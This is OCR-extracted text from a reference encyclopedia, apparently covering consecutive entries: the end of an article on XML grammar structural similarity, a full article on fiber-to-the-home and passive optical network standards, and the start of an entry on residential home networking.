As the Web continues to grow and evolve, more and more information is being placed in structurally-rich documents, particularly XML. This structural information is an important clue as to the meaning of documents, and can be exploited in various ways to improve data management. In this article, we focus on XML grammar structural similarity. We gave a brief overview of existing research related to XML structural comparison at the type layer. We tried to compare the various approaches, in an attempt to identify those that are most adapted to the task at hand.

Despite the considerable work that has been conducted around the XML grammar structural similarity problem, various issues are yet to be addressed.

In general, most XML-related schema matching approaches in the literature are developed for generic schemas and are consequently adapted to XML grammars. As a result, they usually induce certain simplifications to XML grammars in order to perform the matching task. In particular, constraints on the repeatability and alternativeness of XML elements are usually disregarded. On the other hand, existing methods usually exploit individual matching criterions to identify similarities, and thus do not capture all element resemblances. Those methods that do consider several matching criteria utilize machine learning techniques or basic mathematical formulations (e.g., *max*, *average*, etc.) which are usually not adapted to XML-based data in combining the results of the different matchers. Hence, the effective combination of various matching criterions in performing the match task, while considering the specific aspects and characteristics of XML grammars, remains one of the major challenges in building an efficient XML grammar matching method.

Moreover, providing a unified method to model grammars (i.e., DTDs and/or XML schemas) would help in reducing the gaps between related approaches and in developing XML grammar similarity methods that are more easily comparable.

On the other hand, since XML grammars represent structured information, it would be interesting to exploit the well-known tree edit distance technique, thoroughly investigated in XML document comparison, in comparing XML schemas.

Finally, we hope that the unified presentation of XML grammar similarity in this article would facilitate further research on the subject.

REFERENCES

Castano, S., De Antonellis, V., & Vimercati, S. (2001). Global viewing of heterogeneous data sources. *IEEE TKDE, 13*(2), 277–297.

Chawathe, S., Rajaraman, A., Garcia-Molina, H., & Widom, J. (1996). Change detection in hierarchically-structured information. *Proceedings of ACM SIGMOD* (pp. 493-504).

Cobéna, G., Abiteboul, S., & Marian, A. (2002). Detecting changes in XML documents. *Proceedings of the IEEE International Conference on Data Engineering* (pp. 41-52).

Dalamagas, T., Cheng, T., Winkel, K., & Sellis, T. (2006). A methodology for clustering XML documents by structure. *Information Systems, 31*(3), 187-228.

Do, H. H., Melnik, S., & Rahm, E. (2002). Comparison of schema matching evaluations. *Proceedings of the GI-Workshop on the Web and Databases* (pp. 221-237).

Do, H. H., & Rahm, E. (2002). COMA: A system for flexible combination of schema matching approaches. *Proceedings of the 28th VLDB Conference* (pp. 610-621).

Doan, A., Domingos, P., & Halevy, A. Y. (2001). Reconciling schemas of disparate data sources: A machine learning approach. *Proceedings of ACM SIGMOD* (pp. 509-520).

Goldman, R., & Widom, J. (1997). Dataguides: Enabling query formulation and optimization in semistructured databases. *Proceedings of the 23rd VLDB Conference, Athens* (pp. 436-445).

Larson, J., Navathe, S. B., & Elmasri, R. (1989). Theory of attribute equivalence and its applications to schema integration. *IEEE Transactions on Software Engineering, 15*(4), 449-463.

Lee, M., Yang, L., Hsu, W., & Yang, X. (2002). XClust: Clustering XML schemas for effective integration.

Table 1. XML grammar structural similarity approaches

Approach	Features	Applications
Doan et al., 2001 - *LSD*	– Based on machine learning techniques – Combines several types of learners – Requires a training phase	Schema matching (data integration)
Su et al., 2001 - *DTD Syntactic Similarity*	– DTDs are represented as rooted directed acyclic graphs – Null element constrains and alternative elements are disregarded – Bottom-up matching process, starting at leaf nodes and propagating to inner ones	Schema matching (data integration)
Madhavan et al., 2001 - *Cupid*	– Schemas are represented as graphs – Bottom-up matching procedure – Matching based on linguistic similarity and data type compatibility	Generic schema matching
Melnik et al., 2002 - *Similarity Flooding*	– Schemas are represented as graphs – Construction of a pair-wise connectivity graph – Similarity scores are computed between pairs of labels and propagated to neighbors in the graph	Schema matching (data integration)
Do and Rahm 2002 - *Coma*	– Platform to combine various matchers – Use of mathematical formulations in comparison with LSD based on ML – Introduction of the reuse matcher	Schema matching (data integration)
Lee et al., 2002 - *XClust*	– Clustering of DTDs – Considers the various DTD constraints (‘?’, ‘*’, ‘+’) to the exception of the Or operator – Based on the semantic similarity between element names, immediate descendents and sub-tree leaf nodes	DTD Clustering
Leonardi et al., 2006 – *DTD-Diff*	– Detects the changes between two DTDs – DTDs represented as sets of element/attribute/entity declarations – Specific types of changes are defined with respect to each type of declaration – Considers the various DTD constraints on the repeatability and alternativeness of elements	Maintenance of XML documents and DTD evolution

Proceedings of the 11th International Conference on Information and Knowledge Management (CIKM) (pp. 292-299).

Leonardi, E., Hoai, T. T., Bhowmick, S. S., & Madria, S. (2006). DTD-Diff: A change detection algorithm for DTDs. *Data Knowledge Engineering, 61*(2), 384-402.

Madhavan, J., Bernstein, P., & Rahm, E. (2001). Generic schema matching with cupid. *Proceedings of the 27th VLDB Conference* (pp. 49-58).

Melnik, S., Garcia-Molina, H., & Rahm, E. (2002). Similarity flooding: A versatile graph matching algorithm and its application to schema matching. *Proceedings of the 18th ICDE Conference* (pp. 117-128).

Milo, T., & Zohar, S. (1999). Using schema matching to simplify heterogeneous data translation. *Proceedings of the 25th VLDB Conference* (pp. 122-133).

Nierman, A., & Jagadish, H. V. (2002). Evaluating structural similarity in XML documents. *Proceedings of the 5th SIGMOD WebDB Workshop* (pp. 61-66).

Rahm, E., & Bernstein, P. A. (2001). A survey of approaches to automatic schema matching. *The VLDB Journal*, (10), 334-350.

Schlieder, T. (2001). Similarity search in XML data using cost-based query transformations. *Proceedings of 4th SIGMOD WebDB Workshop* (pp. 19-24).

Su, H., Padmanabhan, S., & Lo, M. L. (2001). Identification of syntactically-similar DTD elements for schema matching. *Proceedings of the Second International Conference on Advances in Web-Age Information Management* (pp. 145-159).

Zhang, Z., Li, R., Cao, S., & Zhu, Y. (2003). Similarity metric in XML documents. *Knowledge Management and Experience Management Workshop*.

KEY TERMS

Composite Matcher: It combines the results of several independently-executed matching algorithms (which can be simple or hybrid). It generally provides more flexibility in performing the matching, as it is possible to select, add, or remove different matching algorithms following the matching task at hand.

Hybrid Matcher: It is a matcher that combines multiple criterions within a single algorithm. In general, these criterions (e.g., element name, data type, repeatability constraints, etc.) are fixed and used in a specific way.

Schema Matching: It is generally viewed as the process of finding correspondences between elements of two schemas/grammars. The schema matching operator can be defined as a function that takes two schemas, S_1 and S_2, as input and returns a mapping between those schemas as output.

Simple Matcher: It is a process that identifies mappings between schema/grammar elements based on a single specific criterion, for example, element name syntactic similarity, element repeatability constraints, and so forth.

XML: It stands for eXtensible Markup Language, developed by WWW consortium in 1998; it has been established as a standard for the representation and management of data published on the Web. Its application domains range over database information interchange, Web services interaction, and multimedia data storage and retrieval.

XML Grammar: It is a structure specifying the elements and attributes of an XML document, as well as how these elements/attributes interact together in the document (e.g., DTD – Document Type Definition or XML Schema).

XML Tree: XML documents represent hierarchically-structured information and can be modeled as trees, that is, Ordered Labeled Trees. Nodes, in an XML tree, represent XML elements/attributes and are labeled with corresponding element tag names.

ENDNOTES

1 WWW Consortium, SVG, http://www.w3.org/Graphics/SVG/

2 WWW Consortium, SMIL, http://www.w3.org/TR/REC-smil/

3 Web 3D, X3D, http://www.web3d.org/x3d/

4 Moving Pictures Experts Group, MPEG-7 http://www.chiariglione.org/mpeg/standards/mpeg-7/

5 In the remainder of this article, terms *grammar* and *schema* are used interchangeably.

6 These are operators utilized in DTDs to specify constraints on the existence, repeatability, and alternativeness of elements/attributes. With constraint operators, it is possible to specify whether an element is optional ('?'), may occur several times ('*' for 0 or more times and '+' for 1 or more times), some sub-elements are alternative with respect to each other ('|' representing the *Or* operator), or are grouped in a sequence (',' representing the *And* operator).

Broadband Fiber Optical Access

George Heliotis
OTE S.A., General Directorate for Technology, Greece

Ioannis Chochliouros
OTE S.A., General Directorate for Technology, Greece

Maria Belesioti
OTE S.A., General Directorate for Technology, Greece

Evangelia M. Georgiadou
OTE S.A., General Directorate for Technology, Greece


INTRODUCTION

We are currently witnessing an unprecedented growth in bandwidth demand, mainly driven by the development of advanced broadband multimedia applications, including video-on-demand (VoD), interactive high-definition digital television (HDTV) and related digital content, multiparty video-conferencing, and so forth. These Internet-based services require an underlying network infrastructure that is capable of supporting high-speed data transmission rates; hence, standards bodies and telecom providers are currently focusing on developing and defining new network infrastructures that will constitute future-proof solutions in terms of the anticipated growth in bandwidth demand, but at the same time be economically viable.

Most users currently enjoy relatively high speed communication services through digital subscriber line (DSL) access technologies, but these are widely seen as short-term solutions, since the aging copper-based infrastructure is rapidly approaching its fundamental speed limits. In contrast, fiber optics-based technologies offer tremendously higher bandwidth, a fact that has long been recognized by all telecom providers, which have upgraded their core (backbone) networks to optical technologies. As Figure 1 shows, the current network landscape thus broadly comprises of an ultrafast fiber optic backbone to which users connect through conventional, telephone grade copper wires. It is evident that these copper-based access networks create a bottleneck in terms of bandwidth and service provision.

In Figure 1, a splitter is used to separate the voice and data signals, both at the user end and at the network operator's premises. All data leaving from the user travel first through an electrical link over telephone-grade wires to the operator local exchange. They are then routed to an Internet service provider (ISP) and eventually to the Internet through fiber-optic links.

Figure 1. A conventional access architecture for Internet over DSL



In contrast to the access scheme depicted in Figure 1, fiber-to-the-home (FTTH) architectures are novel optical access architectures in which communication occurs via optical fibers extending all the way from the telecom operator premises to the customer's home or office, thus replacing the need for data transfer over telephone wires. Optical access networks can offer a solution to the access network bottleneck problem, and promises extremely high bandwidth to the end user, as well as future-proofing the operator's investment (Green 2006; Prat, Balaquer, Gene, Diaz, & Fiquerola, 2002). While the cost of FTTH deployment has been prohibitively high in the past, this has been falling steadily, and FTTH is now likely to be the dominant broadband access technology within the next decade (Green, 2006).

EXISTING BROADBAND SOLUTIONS AND STANDARDS

Today, the most widely deployed broadband access solutions are DSL and community antenna television (CATV) cable modem networks. As noted already, DSL makes it possible to reuse the existing telephone wires so that they can deliver high bandwidth to the user, while cable modem networks rely on infrastructure usually already laid from cable TV providers.

DSL requires a special modem at the user premises, and a DSL access multiplexer (DSLAM) at the operator's central office. It works by selectively utilizing the unused spectrum of telephone wires for data transmission. Since voice telephony is restricted to ~ 4 KHz, DSL operates at frequencies above that, and in particular up to ~ 1 MHz, with different regions of this range allocated to upstream or downstream traffic. Currently, there are many DSL connection variants, and we can identify four basic types, varying in technological implementation and bandwidth levels.

The basic DSL (IDSL) dates back to the 80s, and was implemented as part of the integrated services digital network (ISDN) specification (ITU-T, 1993). It offered symmetric capacity of 160 Kbps. The first DSL technology to gain wider market acceptance was the high-speed DSL (HDSL) (ITU-T, 1998b), which offers symmetric rates of 1.544 Mbps, and is still used today. Currently, the most successful DSL variant is by far the asymmetric DSL (ADSL) (ITU-T, 2002a), which allocates more bandwidth to the downstream direction than to the upstream one. ADSL2 (ITU-T, 2002a) was specified in 2002, and is a major improvement over traditional ADSL. In 2003, yet another ADSL version was specified, the ADSL2+ (ITU-T, 2005b), which is the most current ADSL variant. It is based on the ADSL2 standard but can offer double maximum downstream rate. Finally, the very high-speed DSL (VDSL) (ITU-T, 2004) can have symmetric or asymmetric rates, and can achieve much higher speeds than all ADSL variants but only for small distances. VDSL will never be widely deployed, as its second generation, VDSL2 (ITU-T, 2006), was specified recently, and is designed to offer similar speeds but with a reduced distance penalty. The major DSL standards are summarized in Table 1.

It should be noted that although the newest DSL

Table 1. Major DSL standards (maximum bandwidth rates are quoted)

Standard	Common Name	Upstream Rate	***Downstream Rate***
ITU-T G.961	IDSL-ISDN	160 Kbps	160 Kbps
ITU-T G.991.1	HDSL	1.544 Mbps	1.544 Mbps
ITU-T G.992.1	ADSL	1 Mbps	8 Mbps
ITU-T G.992.4	ADSL2	1 Mbps	8 Mbps
ITU-T G.992.4 Annex J	ADSL2	3.5 Mbps	12 Mbps
ITU-T G.992.5	ADSL2+	1 Mbps	24 Mbps
ITU-T G.992.5 Annex M	ADSL2+	3.5 Mbps	24 Mbps
ITU-T G.993.1	VDSL	26 Mbps 12 Mbps	26 Mbps 52 Mbps
ITU-T G.993.2	VDSL2	100 Mbps	100 Mbps

standards are designed to provide high data rates, these can only be achieved over very limited distance ranges, up to a couple of hundred meters from the operator's premises in some cases (Androulidakis, Kagklis, Doukoglou, & Skenter, 2004; Kagklis, Androulidakis, Patikis, & Doukoglou, 2005). For instance, VDSL2's highest speed can only be achieved in loops shorter than ~ 300 meters.

CATV data networks, the second most popular broadband access solution, are operated mostly by the cable TV industry and were originally designed to offer analog broadcast TV to paying subscribers. Typically, they use a hybrid fiber-coaxial (HFC) architecture, which combines optical fibers and traditional coaxial cables. In particular, a fiber runs from the cable operator's central office to a neighborhood's optical node, from where the final drop to the subscriber is through a coaxial cable. The coaxial part of the network uses amplifiers, and splits the signal among many subscribers. The main limitation of CATV networks lies on the fact that they were not designed for data communications but merely for TV broadcasting. As such, they allocate most capacity to downstream traffic (for streaming channels) and only a small amount of bandwidth for upstream communications (as upstream is minimal for TV distribution purposes), which also has to be shared among a large number of subscribers. This may result in frustratingly low upstream rates. Currently, a lot of effort is being devoted to the transformation of CATV networks for efficient data communications. The ITU-T J.112 standard, released in 1998, was the first important CATV data communications standard, and specified that each downstream channel is 6 MHz wide, providing up to 40 Mbps (ITU-T, 1998a). The upstream channels, which should be noted are shared by several hundred users, are 3.2 MHz wide, delivering up to 10 Mbps per channel. ITU-T J.122, released in 2002 (ITU-T, 2002b), is the second generation CATV data networks standard and allows for higher upstream bandwidth than J.112. In particular, J.122 allocates 6.4 MHz to each upstream channel, delivering up to 30 Mbps again shared between many users.


Although both DSL and cable modem networks have been evolving rapidly over the years, they cannot be seen as definitive and future-proof access network solutions. Both technologies are built on top of an existing infrastructure that was not meant and is not optimized for data communications. Neither DSL nor cable modems can keep up with increasing bandwidth demand and meet the challenges for future broadband multimedia services such as HDTV and related digital content applications that may need up to 100 Mbps. In addition, high speed and large distances cannot be achieved simultaneously, resulting in solutions that are not economically favorable, while the emerging requirement for capacity symmetry constitutes a significant challenge for both technologies. Hence, most telecom operators have come to the point to realize that a new solution is needed now, which can adequately address users' future needs as well as constitute a future-proof investment of their resources. Fibers are uniquely suited to this job. Having already won the battle for the backbone networks, it only seems natural for fibers to replace the legacy copper wires, and hence constitute the future access networks.

OPTICAL ACCESS NETWORKS AND BASIC OPERATIONS PRINCIPLES

Optical access networks and FTTH are not new concepts, but instead have been considered as a solution for the subscriber access network for quite some time. Early proposals and developments can even be traced back to the late 70s to early 80s. However, these were abandoned due to the technology not being mature enough, and most importantly, due to prohibitively high costs. In more recent years though, photonic and fiber-optic technologies have progressed remarkably, while the cost of deploying relevant systems has fallen steadily to the point that FTTH worldwide deployment is now reality. Fiber access networks are capable of delivering extremely high bandwidth at large distances beyond 20 Km and can cater for all current and predicted future voice, data, and video services requirements. In this sense, it can be said that once fiber is installed, no significant further investments or re-engineering is likely to be required for decades, emphasizing the "future-proof" character of FTTH networks. In addition, FTTH offers quick and simple repair, low-cost maintenance, and easy upgrade.

We can distinguish three main FTTH deployment architectures, which are illustrated in Figure 2. The simplest and most straightforward way to deploy fiber in the local access loops is to use a point-to-point topology (Figure 2a), in which single, dedicated fibers link the network operator's local exchange with each end user. It is evident that, though simple, this topology requires

Figure 2. FTTH deployment architectures: (a) point-to-point, (b) curb-switched (c) passive optical Network (PON)




a very large number of fibers, as well as significant fiber termination space at the local exchange, making this solution very expensive. To reduce fiber deployment, it is possible to use a remote switch, which will act as a concentrator, close to the subscribers (Figure 2b). Assuming negligible distance from the switch to the subscribers, the deployment costs are much lower, since now only a single fiber link is needed (the link between the network operator's premises and the switch). This configuration does, however, have the drawback of the added extra expense of an active switch that needs to be placed in every neighborhood, as well as the extra operational expenditure of providing the electrical power needed for the switch to function. Therefore, a logical progression of this architecture would be one that does not require any active elements (such as switches and concentrators) in the local loop. This is shown in Figure 2c, and is termed passive optical network (PON) architecture. In PONs, the neighborhood switches are replaced by inexpensive passive (i.e., requiring no electric power) splitters, whose only function is to split an incoming signal into many identical outputs. PONs are viewed as possibly the best solution for bringing fiber to the home, since they are comprised of only passive elements (fibers, splitters, splicers, etc.) and are therefore very inexpensive. In addition to being capable of very high bandwidths, a PON can operate at distances of up to 20 Km, significantly higher than the distances supported by high-speed DSL variants. In addition, PONs do not require the presence of any complex equipment such as multiplexers and demultiplexers in the local loop close to the subscribers. This dramatically reduces installation and maintenance cost, while also allowing for easy upgrades to higher speeds, since upgrades need only to be done centrally at the network operator's central office where the relevant active equipment is housed.

We can distinguish two main network elements in a PON implementation: the optical line termination (OLT) and the optical network unit (ONU). The OLT resides at the network operator's premises, while each user has its own ONU. Besides the basic star topology depicted in Figure 2c, addition of further splitters or tap couplers in a PON network allows easy formation of many different point-to-multipoint topologies to suit particular network needs. Figure 3 illustrates some of them.

The main drawback of PONs is the need for complex mechanisms to allow shared media access to the subscribers so that data traffic collisions are avoided. This arises from the fact that although a PON is a point-to-multipoint topology from the OLT to the ONU (i.e., downstream direction), it is multipoint-to-point in the reverse (upstream) direction. This simply means that data from two ONUs transmitted simultaneously will enter the main fiber link at the same time and collide.

Figure 3. point-to-multipoint PON topologies: (a) tree, (b) ring, (c) bus



The OLT will, therefore, be unable to distinguish them. Hence, it is evident that there needs to be a shared media access mechanism implemented in the upstream direction, so that data from each ONU can reach the OLT without colliding and getting distorted. A possible way to achieve this would be to use a wavelength division multiplexing (WDM) scheme, in which each ONU is allocated a particular wavelength, so that all ONUs can use the main fiber link simultaneously. This solution, however, requires either many different types of ONUs (with different transmission wavelengths) or a single type of ONU but containing a tuneable laser, and in both cases a broadband receiver at the OLT side. Either way, the WDM-based shared media access scheme is cost prohibitive for implementation in PONs, at least for today. The current preferred solution is based on a time division multiplexing (TDM) scheme, in which each ONU is allowed to transmit data only at a particular time window dictated by the OLT. This means that only a single upstream wavelength is needed, which considerably lowers the associated costs as a universal type of ONU can be employed in every site. Finally, if more bandwidth is required in the future, the PON architecture allows for easy upscale either through the use of statistical multiplexing or ultimately through a combination of WDM and TDM schemes.

PON STANDARDS

Standardization of PONs is of crucial importance if they are indeed to be widely deployed and constitute the future's broadband access networks. From a network operator's perspective, standardization translates into cost reduction and interoperability, while for a manufacturer it offers assurance that the products will successfully meet the market requirements. There are currently three main PON standards: broadband PON (BPON), gigabit PON (GPON), and Ethernet PON (EPON). The first two are ratified by the International Telecommunication Union (ITU), while the third from the Institute of Electrical and Electronic Engineers (IEEE). The initial specification for a PON-based optical network described PON operation using asynchronous transfer mode (ATM) encapsulation and was actually called as APON (ATM PON). This was first developed in the 1990s by the Full Service Access Network group (FSAN), an alliance between seven major worldwide network operators. APON has since further developed, and its name was later changed to the current BPON to reflect the support for additional services other than ATM data traffic such as Ethernet access, video content delivery, and so forth.

The final BPON version (ITU-T, 2005a) provides speeds of up to 1244 and 622 Mbps downstream and upstream respectively, though the most common variant supports 622 Mbps of downstream traffic and 155 Mbps of upstream bandwidth. As already mentioned, upstream and downstream BPON traffic uses ATM encapsulation. Since all cells transmitted from the OLT reach all ONUs, to provide security BPON uses an algorithm-based scheme to encrypt (scramble) downstream traffic so that an ONU can only extract the data addressed specifically to it. Upstream transmission is governed by a TDM scheme.

The GPON standard (ITU-T, 2003), released in 2003, allows for a significant bandwidth boost and can provide symmetric downstream/upstream rates of up to 2488 Mbps, although the asymmetric variant of 2488/1244 Mbps downstream/upstream is the most common. The significant advantage of GPON is that it abandons the legacy ATM encapsulation, and instead utilizes the new GPON or generic encapsulation mode (GEM) that allows framing of a mix of TDM cells and packets like Ethernet. ATM traffic is also still possible, since a GPON frame can carry ATM cells and GEM data simultaneously. Overall, GEM is a very well designed encapsulation method that can deliver delay-sensitive data such as video traffic with high efficiency.

Finally, the EPON (IEEE 802.3ah) standard was finalized in 2004 as part of the *IEEE Ethernet In The First Mile Project* and is the main competitor to GPON. It uses standard Ethernet (802.3) framing and can offer symmetric downstream/upstream rates of 1 Gbps, while work on a 10 Gbps version has started recently. Since Ethernet is not meant for point-to-multipoint architectures, to account for the broadcasting downstream nature of PONs, EPON defines a new scheduling protocol, the multipoint control protocol (MPCP) that allocates transmission time to ONUs so that data collisions are avoided.

It should be noted that all three PON standards are optically similar. They all use a simple WDM scheme to offer full duplex operation (i.e., simultaneous downstream and upstream traffic) over a single fiber, in which the 1310 nm-centred band is used for upstream data, the 1490 nm-centred band is used for downstream traffic, and the 1550 nm-centred band is reserved for future analogue TV broadcasting. The three PON standards are summarized in Table 2. Comparison with the DSL data indicated in Table 1 illustrates how significantly higher are both the bandwidth offered by a PON implementation as well as the distance this bandwidth can be achieved. It should also be noted that a PON's bandwidth can further increase considerably if required to in the future (e.g., by more fully utilizing the allocated spectral bands instead of employing single wavelengths as of today).

CONCLUSION

Fiber-to-the-home network implementations are an innovative solution to the access network bottleneck problem, and can deliver exceptionally higher bandwidth to the end user than any existing copper-wire based solution. FTTH can create a plethora of new business opportunities, and hence, pave the way for the introduction of advanced services that will pertain to a broadband society. Two standards are currently seen as the future dominant players: GPON and EPON. Although FTTH is now technically mature, the deployment has up to now been constrained by the slow pace of standardization, the lack and high cost of associated equipment, and the reluctance from network operators to invest in this new technology. Recent progress, however, has been astonishing, especially in Asian countries (Ruderman, 2007; Wieland, 2006). For FTTH to become ubiquitous though, the E.U. and U.S. incumbent operators must follow the example of their Asian counterparts. Success will follow only from a synergetic combination of networks operators' strategic decisions, standardization actions across all FTTH elements, and development of a regulatory framework that will foster investment is this exciting technology.

REFERENCES

Androulidakis, S., Kagklis, D., Doukoglou, T., & Skenter, S. (2004, June/July). ADSL2: A sequel better than the original? *IEE Communications Engineering Magazine*, 22-27.

Table 2. PON standards (maximum bandwidth rates are quoted)

Standard	Common Name	Upstream Rate	Downstream Rate	Encapsulation	***Distance***
ITU-T G.983	BPON	622 Mbps	1244 Mbps	ATM	20 Km
ITU-T G.984	GPON	2488 Mbps	2488 Mbps	GEM	20 Km
IEEE 802.3ah	EPON	1000 Mbps	1000 Mbps	Ethernet	20Km

Green, P.E. (2006). *Fiber to the home: The new empowerment*. New Jersey: John Wiley & Sons Inc.

Institute of Electrical and Electronic Engineers (IEEE). (2004). *IEEE 802.3ah standard Ethernet in the first mile task force*. New York: Author. International Telecommunication Union - Telecommunications Standardization Sector

International Telecommunication Union - Telecommunications Standardization Sector. (ITU-T). (1993). *ITU-T Recommendation G.961 (03-93) : Digital transmission system on metallic local lines for ISDN basic rate access*. Geneva, Switzerland: Author.

International Telecommunication Union - Telecommunications Standardization Sector. (ITU-T). (1998a). *ITU-T Recommendation J.112 (03-98): Transmission systems for interactive cable television services*. Geneva, Switzerland: Author.

International Telecommunication Union - Telecommunications Standardization Sector. (ITU-T). (1998b). *ITU-T Recommendation G.991.1 (10-98): High bit rate digital subscriber line (HDSL) transceivers*. Geneva, Switzerland: Author.

International Telecommunication Union - Telecommunications Standardization Sector. (ITU-T). (2002a). *ITU-T Recommendation G.992.4 (07-02): Splitterless asymmetric digital subscriber line transceivers 2 (splitterless ADSL2)*. Geneva, Switzerland: Author.

International Telecommunication Union -Telecommunications Standardization Sector. (ITU- T). (2002b). *ITU-T Recommendation J.122 (12-02): Second-generation transmission systems for interactive cable television services - IP cable modems*. Geneva, Switzerland: Author.

International Telecommunication Union - Telecommunications Standardization Sector. (ITU-T). (2003). *ITU-T Recommendation G.984.1 (03-03): Gigabit-capable passive optical networks (GPON): General characteristics*. Geneva, Switzerland: Author.

International Telecommunication Union - Telecommunications Standardization Sector. (ITU-T). (2004). *ITU-T Recommendation G.993.1 (06-04): Very high speed digital subscriber line transceivers*. Geneva, Switzerland: Author.

International Telecommunication Union - Telecommunications Standardization Sector. (ITU-T). (2005a). *ITU-T Recommendation G.983.1 (01-05): Broadband optical access systems based on passive optical networks (PON)*. Geneva, Switzerland: Author.

International Telecommunication Union - Telecommunications Standardization Sector. (ITU-T). (2005b). *ITU-T Recommendation G.992.5 (01-05): Asymmetric digital subscriber line (ADSL) transceivers - extended bandwidth ADSL2 (ADSL2+)*. Geneva, Switzerland: Author.

International Telecommunication Union - Telecommunications Standardization Sector. (ITU-T). (2006). *ITU-T Recommendation G.993.2 (02-06): Very high speed digital subscriber line transceivers 2 (VDSL2)*. Geneva, Switzerland: Author.

Kagklis, D., Androulidakis, S., Patikis, G., & Doukoglou, T. (2005). A comparative performance evaluation of the ADSL2+ and ADSL technologies. *GESTS International Transactions on Computer Science and Engineering*, *19*(1), 1-6.

Prat, J., Balaquer, P.E., Gene, J.M., Diaz, O., & Fiquerola, S. (2002). *Fiber-to-the-home technologies*. Boston: Kluwer Academic Publishers.

Ruderman, K. (2007). *European FTTH debates*. Retrieved on February 01, 2007, from http://lw.pennnet.com/display_article/285521/63/ARTCL/none/none/European-FTTH-debates-GPON-vs-Ethernet/

Wieland, K. (2006). *Voice and low prices drive FTTH in Japan*. Retrieved on January 15, 2007, from http://www.telecommagazine.com/newsglobe/article.asp?HH_ID=AR_2570

KEY TERMS

Asynchronous Transfer Mode (ATM): A protocol for high-speed data transmission, in which data are broken down into small cells of fixed length.

BPON: A passive optical network standard ratified by the ITU-T G.983 Recommendation that features ATM encapsulation for data transmission.

EPON: A passive optical network standard ratified by the IEEE 802.3ah that can deliver Gbps bandwidth rates and uses standard Ethernet frames for data transmission.

GPON: A passive optical network standard ratified by the ITU-T G.984 Recommendation that can provide high data communication rates of up to about 2.5 Gbps and uses a very efficient encapsulation method for data transmission, known as GPON encapsulation method, which can adequately handle delay-sensitive data such as video traffic.

Optical Access Networks: Access networks, often referred to as the "the last mile," are those that connect end users to the central offices of network operators. Traditionally, communication in most these networks occurs via telephone-grade copper wires. In optical access networks, the copper wires are replaced by optical fibers, allowing communication at vastly higher speeds.

Passive Optical Network (PON): An optical access network architecture in which no active optoelectronic components are used, but instead utilizes only unpowered (i.e., passive) elements such as splitters and couplers.

Wavelength Division Multiplexing (WDM): The simultaneous transmission of many signals through a single fiber, achieved by allocating different wavelengths to each individual signal.

Broadband Solutions for Residential Customers

Mariana Hentea
Excelsior College, USA

HOME NETWORKNG OVERVIEW

In recent years, home networking has undergone significant changes due to the proliferation of technologies that support converging consumer electronics, mobile, and computer networks. An increased number of networked appliances may assume a networked home with an always-on Internet connection. Home networks host a proliferation of linked devices and sensors including enhanced or new applications which can be categorized as follows:

- Home automation and controls
- Networked appliances
- Mobile
- Home/SOHO Office
- Entertainment (audio, video, gaming, IPTV, etc.)
- Personal services (banking, shopping, healthcare, learning, etc.)
- Storage devices
- Social networking
- Local and remote management

